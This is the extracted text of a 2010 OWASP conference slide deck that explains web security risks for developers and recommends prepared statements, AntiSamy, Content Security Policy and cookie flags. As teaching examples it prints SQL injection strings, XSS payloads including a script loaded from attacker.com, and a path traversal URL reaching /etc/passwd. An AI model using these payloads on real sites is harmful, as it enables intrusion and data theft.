



OWASP Top 10

from a developer's perspective

John Wilander, OWASP/Omegapoint, IBWAS'10



John Wilander
consultant at Omegapoint
in Sweden

Researcher in application security
Co-leader OWASP Sweden
Certified Java Programmer

OWASP Top 10

*Top web application
security risks 2010*

1. Injection
2. Cross-Site Scripting (XSS)
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross-Site Request Forgery (CSRF)
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

1. Injection
2. Cross-Site Scripting (XSS)
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross-Site Request Forgery (CSRF)
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

Injection ...

the good old, boring stuff

```
sql = "SELECT * FROM users WHERE  
  firstName = ' " + fname + "' AND  
  surName = ' " + sname + "'";
```

```
sql = "SELECT * FROM users WHERE  
  firstName = ' " + fname + "' AND  
  surName = ' " + sname + "'";
```



```
fname = ' OR |=|--  
sname = blabla
```

```
sql = "SELECT * FROM users WHERE  
  firstName = ' " + 'OR 1=1-- ' + '"'  
AND surName = ' " + blabla + "'";
```

```
SELECT *  
FROM users  
WHERE firstName = ''  
OR 1=1--  
' AND surName = 'blabla'
```

```
SELECT *  
FROM users
```

Input Validation?

fname = John
sname = Wilander

Accept:
A-Za-z

fname = Luís
sname = Grangeia

Accept:
A-Za-zí

fname = João
sname = Franco

Accept:
A-Za-zíã

fname = {some name}
sname = {some name}

Accept:

A-Za-zíãåöüû.....

fname = {some name}
sname = {some name}

Accept:
\p{L}

fname = Oliver
sname = O'Heir

Accept:
\p{L}

fname = Oliver
sname = O'Heir

Accept:
{L}'

fname = Fredrik
sname = Jägare-Lilja

Accept:
 $\backslash p\{L\}'$

fname = Fredrik
sname = Jägare-Lilja

Accept:
 $\backslash p\{L\}' -$

fname = John Eric
sname = Wilander

Accept:
\p{L}'-

fname = 'OR 'a' IS NOT NULL--
sname = blabla

Accept:
{L}'-

But ...

'OR 'a' IS NOT NULL--


is not a *name*!

```
PreparedStatement preparedStmt =  
    connection.prepareStatement(  
        "SELECT a, b FROM table WHERE  
        c = ?");  
preparedStmt.setInt(1, column);  
ResultSet resultset =  
    preparedStmt.executeQuery();
```

```
PreparedStatement preparedStmt =  
    connection.prepareStatement(  
        "SELECT a, b FROM table WHERE  
        c = ?");  
preparedStmt.setInt(1, column);  
ResultSet resultSet =  
    preparedStmt.executeQuery();
```

```
PreparedStatement preparedStmt =  
    connection.prepareStatement(  
        "SELECT a, b FROM table WHERE  
        c = ?");  
preparedStmt.setInt(1, column);  
ResultSet resultSet =  
    preparedStmt.executeQuery();
```

XSS ...
much more exciting!



Is ...

```
<script src="http://attacker.com/c.js">  
</script>
```

a name?

Just filter `<script>`, huh?

```
<img src=javascript:alert('XSS')>
```

```
<body onload=alert('XSS')>
```

```
<table background="javascript:alert('XSS')">
```

```
'/script'alert('XSS')'/script'
```


OWASP AntiSamy

```
<dependency>  
  <groupId>org.owasp</groupId>  
  <artifactId>antisamy</artifactId>  
  <version>1.4</version>  
</dependency>
```

Content Security Policy


```
X-Content-Security-Policy: allow 'self';
```

Session Management ...

just a quick one


HTTP Stateless

GET http://www.site.com/ HTTP/1.1



HTTP Stateless

GET http://www.site.com/ HTTP/1.1



Hold Your Sessions

- Session ID in URL


`www.site.com/ ... ;sessionid=1234`

- Session ID in hidden form fields

`<INPUT TYPE="hidden" NAME="sessionid" VALUE="1234">`


- Session ID in cookie

`Set-Cookie: sessionID="1234" ...`




HTTP + Session

GET http://www.site.com/ HTTP/1.1



HTTP + Session

GET http://www.site.com/ HTTP/1.1



About Cookies

- Enduser owns the cookies
 - don't trust cookies backend
 - don't hide anything in them
- JavaScript (thus XSS) can read cookies
 - use `httpOnly` attribute
- Cookies are sent for all requests
 - use `secure` attribute

Insecure Direct Object Reference

just a quick one

<http://site.com/cms?file=report524.pdf>

<http://site.com/cms?file=../../../../../../../../etc/passwd>

Filter “../” huh?

